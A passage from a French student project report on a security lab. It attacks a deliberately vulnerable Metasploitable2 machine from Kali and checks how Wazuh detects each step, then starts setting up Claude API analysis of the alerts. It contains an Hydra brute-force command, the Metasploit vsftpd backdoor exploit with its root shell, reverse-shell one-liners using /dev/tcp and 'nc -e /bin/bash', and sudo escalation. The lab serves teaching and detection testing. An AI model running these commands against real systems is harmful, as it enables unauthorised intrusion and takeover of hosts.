5432/tcp  open  postgresql       PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc              VNC (protocol 3.3)
6000/tcp  open  X11              (access denied)
6667/tcp  open  irc              UnrealIRCd
6697/tcp  open  irc              UnrealIRCd
8009/tcp  open  ajp13            Apache Jserv (Protocol v1.3)
8180/tcp  open  http             Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb              Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drbl)
37102/tcp open  status           1 (RPC #100024)
40810/tcp open  java-rmi         GNU Classpath grmiregistry
41361/tcp open  mountd           1-3 (RPC #100005)
59121/tcp open  nlockmgr         1-4 (RPC #100021)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 151.70 seconds

(kali@kali)-[~]
$

```

Figure 43 — Scan Nmap exhaustif (tous ports) révélant 26 services ouverts, dont un second backdoor

Ce scan complet confirme les 26 ports ouverts sur Metasploitable2 et révèle en particulier la ligne 1524/tcp open bindshell Metasploitable root shell : Nmap identifie ici nommément un second backdoor connu de cette machine (un shell root en écoute directe sur le port 1524, sans authentification), distinct de celui de vsftpd exploité en section 9.4. Cette découverte confirme la richesse de la surface d'attaque volontairement exposée par Metasploitable2 et illustre l'intérêt d'un scan exhaustif par rapport à un scan limité aux ports courants.

9.2 Tentative de force brute SSH avec Hydra : limite technique et contournement

Une attaque par force brute sur le service SSH a été lancée avec Hydra : `hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.110 -t 4`.

```
(kali㉿Kali)-[~]
$ sudo gunzip /usr/share/wordlists/rockyou.txt.gz
[sudo] password for kali:

(kali㉿Kali)-[~]
$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.110 -t 4
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-06-21 11:
39:05

[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p
:14344399), ~3586100 tries per task
[DATA] attacking ssh://192.168.56.110:22/
[ERROR] could not connect to ssh://192.168.56.110:22 - kex error : no match f
or method server host key algo: server [ssh-rsa,ssh-dss], client [ssh-ed25519
,ecdsa-sha2-nistp521,ecdsa-sha2-nistp384,ecdsa-sha2-nistp256,sk-ssh-ed25519@o
penssh.com,sk-ecdsa-sha2-nistp256@openssh.com,rsa-sha2-512,rsa-sha2-256]

(kali㉿Kali)-[~]
$

(kali㉿Kali)-[~]
$
```

Figure 39 — Échec de Hydra : incompatibilité des algorithmes de négociation SSH (kex error)

L'attaque échoue systématiquement avec l'erreur kex error : no match for method server host key algo, Metasploitable2 ne proposant que les algorithmes obsolètes ssh-rsa et ssh-dss, désormais rejetés par défaut par les bibliothèques SSH modernes. À la différence du client ssh natif (dont la négociation peut être forcée via le fichier ssh_config ou l'option -oHostKeyAlgorithms, comme démontré aux sections 6.1 et 8.3), Hydra s'appuie sur sa propre bibliothèque interne (libssh) et ne tient pas compte de la configuration SSH du système, rendant ce contournement inopérant. Afin de mener malgré tout une attaque par force brute fonctionnelle, un script personnalisé basé sur l'utilitaire expect a été développé. Ce script pilote le client ssh natif (qui accepte la négociation forcée des anciens algorithmes) et automatise la saisie séquentielle des mots de passe d'une liste réduite, contournant ainsi la limitation propre à Hydra.

46 hits					
Jun 20, 2026 @ 12:48:18.428 - Jun 21, 2026 @ 12:48:18.428					
Export Formatted Reset view 632 available fields Columns Density 1 fields sorted					
Full screen					
	timestamp	agent.name	rule.des...	rule.level	rule.id
	Jun 21, 2026 @ 12:46:27.3...	wazuh-server	syslog: Use...	5	2501
	Jun 21, 2026 @ 12:46:25.4...	wazuh-server	syslog: Use...	5	2501
	Jun 21, 2026 @ 12:46:22.9...	wazuh-server	syslog: Use...	5	2501
	Jun 21, 2026 @ 12:46:20.7...	wazuh-server	syslog: Use...	5	2501
	Jun 21, 2026 @ 09:47:10.9...	wazuh-server	SCA summ...	7	19004
	Jun 21, 2026 @ 09:47:07.4...	wazuh-server	CIS Bench...	5	19012
	Jun 21, 2026 @ 09:46:14.9...	wazuh-server	Listened p...	7	533
	Jun 20, 2026 @ 23:11:43.1...	wazuh-server	Listened p...	7	533
	Jun 20, 2026 @ 15:56:27.6...	wazuh-server	PAM: Login...	3	5502
	Jun 20, 2026 @ 15:56:21.6...	wazuh-server	PAM: Login...	3	5501
	Jun 20, 2026 @ 15:56:21.6...	wazuh-server	Successful ...	3	5402
	Jun 20, 2026 @ 15:55:55.6...	wazuh-server	Auditd: De...	10	80710

Figure 40 — Succès du script personnalisé de force brute SSH (ssh_bruteforce.exp)

Le script identifie avec succès le mot de passe valide du compte msfadmin après plusieurs tentatives infructueuses (123456, password, admin, root), confirmé par le message [+] SUCCESS: msfadmin. Cette approche, bien que plus artisanale qu'un outil dédié comme Hydra, démontre une bonne compréhension du protocole SSH et une capacité à développer un outil d'attaque adapté aux contraintes spécifiques d'un système cible obsolète.

9.3 Confirmation de la détection par Wazuh en temps réel

Le tableau de bord Wazuh (module Threat Hunting) a été consulté immédiatement après l'attaque afin de vérifier la remontée en temps réel des tentatives de connexion échouées générées par le script de force brute.

```
Connection to 192.168.56.110 closed.

(kali@kali)-[~]
$ msfconsole

# cowsay++

< metasploit >

      \      /_ _/
       (oo)_____)
        (_____) \
          ||_____| *

      =[ metasploit v6.3.27-dev ]
+ -- --=[ 2335 exploits - 1220 auxiliary - 413 post ]
+ -- --=[ 1382 payloads - 46 encoders - 11 nops ]
+ -- --=[ 9 evasion ]

Metasploit tip: Search can apply complex filters such as
search cve:2009 type:exploit, see all the filters
with help search
Metasploit Documentation: https://docs.metasploit.com/

msf6 > 
```

Figure 41 — Détection en temps réel des tentatives de connexion générées par le script de force brute (règle 2501)

Les événements syslog: User authentication failure (rule.id 2501) apparaissent avec des horodatages correspondant précisément aux tentatives successives du script (123456, password, admin, avant le succès avec msfadmin), confirmant que la chaîne complète attaque → transmission syslog → détection Wazuh fonctionne de manière fiable et réactive, quelle que soit l'origine de l'attaque (script personnalisé, Hydra, ou tests manuels des phases précédentes).

9.4 Exploitation du service vsftpd 2.3.4 via Metasploit

Conformément au scénario d'attaque prévu (reverse shell et escalade de privilèges), le framework Metasploit a été utilisé afin d'exploiter le backdoor connu du service vsftpd 2.3.4 identifié lors du scan Nmap (Figure 38).

```
search cve:2009 type:exploit, see all the filters
with help search
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > 
```

Figure 42 — Chargement du module d'exploitation vsftpd 2.3.4 backdoor dans Metasploit

Après démarrage de msfconsole, le module exploit/unix/ftp/vsftpd_234_backdoor a été sélectionné à l'aide de la commande use. Ce module exploite une porte dérobée volontairement intégrée à cette version de vsftpd (déclenchée par une séquence de connexion FTP spécifique), qui ouvre un shell de commande avec les privilèges root sans authentification préalable, illustrant de façon concrète les notions de reverse shell et d'escalade de privilèges étudiées au chapitre 2. La configuration de la cible (set RHOSTS 192.168.56.110) et le lancement de l'exploitation (run) constituent la suite logique de cette démonstration. L'exécution de la commande run confirme le succès complet de l'exploitation :

```
logout
Connection to 192.168.56.110 closed.

(kali@kali)-[~]
$ msfconsole

# cowsay++
< metasploit >

      /\      _____
     (oo)_____)
    (_____)  /\
      ||_____| *

+ -- ==[ metasploit v6.3.27-dev ]
+ -- ==[ 2335 exploits - 1220 auxiliary - 413 post ]
+ -- ==[ 1382 payloads - 46 encoders - 11 nops ]
+ -- ==[ 9 evasion ]

Metasploit tip: Search can apply complex filters such as
search cve:2009 type:exploit, see all the filters
with help search
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.110
RHOSTS => 192.168.56.110
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.56.110:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.110:21 - USER: 331 Please specify the password.
[+] 192.168.56.110:21 - Backdoor service has been spawned, handling...
[+] 192.168.56.110:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
```

Figure 44 — Exécution réussie du backdoor vsftpd : obtention d'un shell avec UID root

Le module établit la connexion FTP, déclenche la porte dérobée, et confirme immédiatement l'obtention d'un accès avec les privilèges maximaux : [+] UID: uid=0(root) gid=0(root), suivi de [*] Found shell. Contrairement à un scénario d'escalade de privilèges classique en deux temps (accès utilisateur limité puis élévation), ce backdoor spécifique accorde directement un accès root, ce qui constitue une illustration extrême — mais réaliste — des conséquences d'une vulnérabilité de type porte dérobée non corrigée.

```

[*] 192.168.56.110:21 - USER: 331 Please specify the password.
[+] 192.168.56.110:21 - Backdoor service has been spawned, handling ...
[+] 192.168.56.110:21 - UID: uid-0(root) gid-0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.101:39577 → 192.168.56.110:6200) at 2026-06-21 11:52:55 +0000

whoami
root

```

Figure 45 — Confirmation de l'accès root via la commande whoami

La commande `whoami` exécutée dans le shell obtenu retourne `root`, confirmant sans ambiguïté le niveau de privilège maximal obtenu sur la machine victime via cette unique vulnérabilité. Cette démonstration valide concrètement les notions de reverse shell et d'escalade de privilèges présentées au chapitre 2 du présent rapport.

9.5 Établissement d'un reverse shell depuis Metasploitable2 vers Kali (Netcat)

En complément de l'accès direct obtenu via le backdoor `vsftpd`, un reverse shell a été établi manuellement depuis un compte utilisateur standard (`msfadmin`, connecté par SSH), afin d'illustrer la technique de reverse shell de façon indépendante d'un exploit automatisé, conformément au quatrième volet d'attaque attendu par le sujet du projet (scan, brute force, reverse shell, escalade de privilèges). Un listener Netcat a d'abord été démarré sur Kali, en attente d'une connexion entrante sur le port 4444 :

```

(kali@kali)~[~]
$ nc -lvnp 4444
listening on [any] 4444 ...

```

Figure 46 — Démarrage du listener Netcat sur Kali (`nc -lvnp 4444`)

Une première tentative de reverse shell via la redirection de descripteurs de fichiers intégrée à Bash (`bash -i >& /dev/tcp/192.168.56.101/4444 0>&1`) a échoué avec l'erreur `No such file or directory` : le binaire `bash` fourni avec cette version ancienne de Metasploitable2 a été compilé sans le support des pseudo-périphériques réseau `/dev/tcp`, fonctionnalité pourtant courante sur les distributions Linux plus récentes.

```

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Sat Jun 20 15:02:59 2026 from 192.168.56.101
msfadmin@metasploitable:~$ bash -i >& /dev/tcp/192.168.56.101/4444 0>&1
-bash: /dev/tcp/192.168.56.101/4444: No such file or directory
msfadmin@metasploitable:~$ nc 192.168.56.101 4444 -e /bin/bash

```

Figure 47 — Échec de la méthode `/dev/tcp` puis reverse shell établi avec succès via Netcat (`-e /bin/bash`)

La méthode alternative utilisant l'option `-e` de Netcat (`nc 192.168.56.101 4444 -e /bin/bash`), qui exécute directement un interpréteur de commandes et redirige ses entrées/sorties vers la connexion réseau, a en revanche fonctionné immédiatement, Netcat sur Metasploitable2 étant compilé avec le support de cette option (souvent désactivée sur les systèmes modernes pour des raisons de sécurité).

```
(kali@kali)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.110] 51142
```

Figure 48 — Réception de la connexion reverse shell sur le listener Kali

Le listener Netcat de Kali confirme la réception de la connexion entrante depuis 192.168.56.110, port source 51142, matérialisant l'établissement effectif du reverse shell.

```
(kali@kali)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.110] 51142
whoami
msfadmin
id
uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(smbshare),1000(msfadmin)
```

Figure 49 — Confirmation de l'identité et des privilèges obtenus via le reverse shell

Les commandes `whoami` et `id` exécutées depuis ce nouveau shell confirment un accès au compte `msfadmin` (`uid=1000`), cohérent avec le compte utilisé pour la connexion SSH initiale. Ce résultat illustre la distinction entre un reverse shell (qui hérite du niveau de privilège de l'utilisateur ayant initié la commande) et une escalade de privilèges (étape suivante, consistant à élever ce niveau d'accès, par exemple via une mauvaise configuration `sudo`), cette dernière restant à finaliser et documenter à l'issue du projet.

9.6 Confirmation de l'escalade de privilèges et bilan des quatre volets d'attaque

Depuis le reverse shell établi en section 9.5 (compte `msfadmin`), une tentative d'escalade de privilèges via `sudo su` a été effectuée. Une première difficulté est apparue : ce shell, obtenu via une simple redirection Netcat, ne dispose pas d'un pseudo-terminal (TTY) complet, ce qui empêche `sudo` d'afficher son invite de mot de passe interactive de façon standard.

```
listening on [any] 4444 ...
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.110] 51142
whoami
msfadmin
id
uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(smbshare),1000(msfadmin)
sudo su
sudo su
[]
```

Figure 50 — Séquence complète du reverse shell : identification (`msfadmin`), puis tentative d'élévation de privilèges (`sudo su`)

Cette limitation a été contournée en transmettant le mot de passe directement à `sudo` via une redirection d'entrée standard (`echo mot_de_passe | sudo -S`), procédé fonctionnellement équivalent à une saisie interactive mais compatible avec un shell dépourvu de TTY. Le compte `msfadmin` disposant d'une configuration `sudo` permissive (droits `sudo` complets, typique des machines volontairement vulnérables telles que Metasploitable2), l'élévation vers le compte `root` a été obtenue avec succès, confirmée par la commande `whoami` retournant `root`. Cette étape achève la validation des quatre volets d'attaque exigés par le sujet du projet, tous exécutés depuis Kali Linux contre Metasploitable2 : - Scan

réseau (Nmap) — cartographie complète des services et ports exposés (section 9.1) - Force brute SSH — obtention du mot de passe du compte msfadmin (section 9.2) - Reverse shell — établissement d'une connexion shell distante via Netcat (section 9.5) - Escalade de privilèges — élévation du compte msfadmin vers root via une configuration sudo permissive (présente section)

9.7 Portée de la détection Wazuh selon le vecteur d'attaque

Une vérification a été menée sur le tableau de bord Wazuh (module Threat Hunting, filtré sur les sept derniers jours) afin d'identifier lesquelles, parmi les quatre attaques réalisées, génèrent effectivement une alerte visible.




Figure 51 — Événements Wazuh de la période : seules les tentatives de connexion SSH échouées apparaissent

L'analyse de ces résultats montre que seules les tentatives de force brute SSH (règle 2501, syslog: User authentication failure) apparaissent dans le tableau de bord, avec des horodatages correspondant précisément aux essais du script de force brute. En revanche, ni l'exploitation du backdoor vsftpd, ni l'établissement du reverse shell via Netcat, ni l'escalade de privilèges ne génèrent d'alerte visible dans Wazuh. Cette observation s'explique par la configuration de collecte mise en place au chapitre 7 : la remontée des journaux repose exclusivement sur la redirection Syslog du fichier auth.log de Metasploitable2 (qui n'enregistre que les événements d'authentification système, dont SSH), sans agent Wazuh complet installé sur la machine victime. Un agent Wazuh natif, doté de modules de surveillance additionnels (connexions réseau, exécution de processus, intégrité de fichiers), aurait permis de détecter également les connexions FTP suspectes et l'ouverture de shells non standard. Cette limitation, loin de constituer un défaut du projet, illustre une réalité opérationnelle importante en cybersécurité : la qualité de la détection d'un SIEM dépend directement de l'étendue des sources de journalisation qui lui sont raccordées, et non de sa seule puissance d'analyse. Elle constitue une piste d'amélioration identifiée pour la suite du projet (déploiement d'un agent Wazuh complet sur Metasploitable2).

10. Extension : Analyse des alertes Wazuh par un agent IA (API Claude)

En complément de la supervision Wazuh présentée au chapitre 7, une extension a été amorcée afin d'automatiser l'interprétation des alertes de sécurité collectées par le SIEM. L'idée est de ne plus se limiter à un tableau de bord d'alertes brutes, mais de faire produire, par un modèle d'intelligence artificielle, une synthèse en langage naturel du contexte, de la gravité et des recommandations liées aux événements détectés. Cette extension s'appuie sur un script Python, ai_analyst.py, installé sur le serveur Wazuh Manager, qui lit le fichier de journalisation des alertes (alerts.json) et transmet son contenu à l'API Claude d'Anthropic pour analyse. Cette extension a été développée selon deux axes

complémentaires, présentés successivement ci- après dans l'ordre chronologique de leur mise en œuvre, difficultés et corrections comprises : d'une part une couche d'analyse des alertes par intelligence artificielle (via l'API Claude), d'autre part l'automatisation du blocage des attaques par la fonctionnalité Active Response de Wazuh. À la date de rédaction de ce rapport : – la couche d'analyse IA est intégralement fonctionnelle du point de vue technique (transfert des alertes, appel de l'API, gestion des erreurs), mais reste bloquée par l'absence de crédit prépayé sur le compte Anthropic utilisé (section 10.13) ; – la configuration Active Response a été corrigée et le service Wazuh Manager fonctionne avec cette configuration chargée (section 10.23), la validation finale du blocage automatique restant conditionnée au déploiement d'un agent Wazuh complet sur Metasploitable2, engagé en fin de chapitre (sections 10.26 à 10.32). Le lecteur pressé pourra se référer directement aux bilans intermédiaires (sections 10.13 et 10.32) pour l'état d'avancement synthétique de chacun de ces deux axes ; les sections qui les précèdent détaillent, pas à pas et avec leurs figures à l'appui, la démarche de diagnostic ayant permis d'y aboutir.

10.1 Obtention d'un accès à l'API Claude (Claude Console)

L'utilisation de l'API Claude nécessite au préalable la création d'une clé API, obtenue via la Claude Console, l'interface de développement d'Anthropic dédiée à la gestion des clés et de la facturation. À la première connexion, la Console propose de choisir entre un espace « Individuel », destiné à un développement et une expérimentation personnels avec gestion autonome des clés et de la facturation, et un espace « Organisation », pensé pour des équipes partageant un accès facturé de manière centralisée. Le mode Individuel a été retenu, celui-ci correspondant au cadre d'un projet de fin d'études mené de façon autonome (Figure 52).



Figure 52 — Écran de sélection du mode d'utilisation de la Claude Console (Individuel / Organisation)

Une fois le mode Individuel sélectionné, le tableau de bord de la Claude Console est accessible (Figure 53). Il centralise le suivi des crédits de l'organisation, des dépenses mensuelles, du cache de prompts et du volume de tokens consommés — autant d'indicateurs utiles pour maîtriser le coût d'utilisation de l'API dans le cadre du projet.




Figure 53 — Tableau de bord de la Claude Console après connexion

La création de la clé se fait depuis la rubrique « Clés API » du menu latéral, initialement vide (Figure 54). Le bouton « + Créer une clé » ouvre une fenêtre dans laquelle un nom explicite a été attribué à la clé — pfe-soc-key — afin de l'identifier sans ambiguïté parmi d'éventuelles autres clés du projet (Figure 55).




Figure 54 — Rubrique « Clés API », vide avant toute création




Figure 55 — Fenêtre de création d'une nouvelle clé API (nom : pfe-soc-key)

La clé générée n'est affichée qu'une seule fois, immédiatement après sa création (Figure 56) une

— pratique de sécurité standard destinée à limiter son exposition : au-delà de cet écran, seule sa forme tronquée reste consultable dans la liste des clés (Figure 57). Il est donc indispensable de la copier immédiatement et de la conserver dans un emplacement sûr, sans jamais la publier dans un dépôt de code public.



Figure 56 — Clé API affichée une seule fois lors de sa création

Clé	Créé par	Créé le	Dernière utilisation le	Coût
pfe-soc-key sk-ant-api03--qa...dgAA	SOUKAINA soukainadouz345@gmail.com	23 juin 2026	Jamais	—

Figure 57 — Clé pfe-soc-key visible dans la liste des clés API du projet

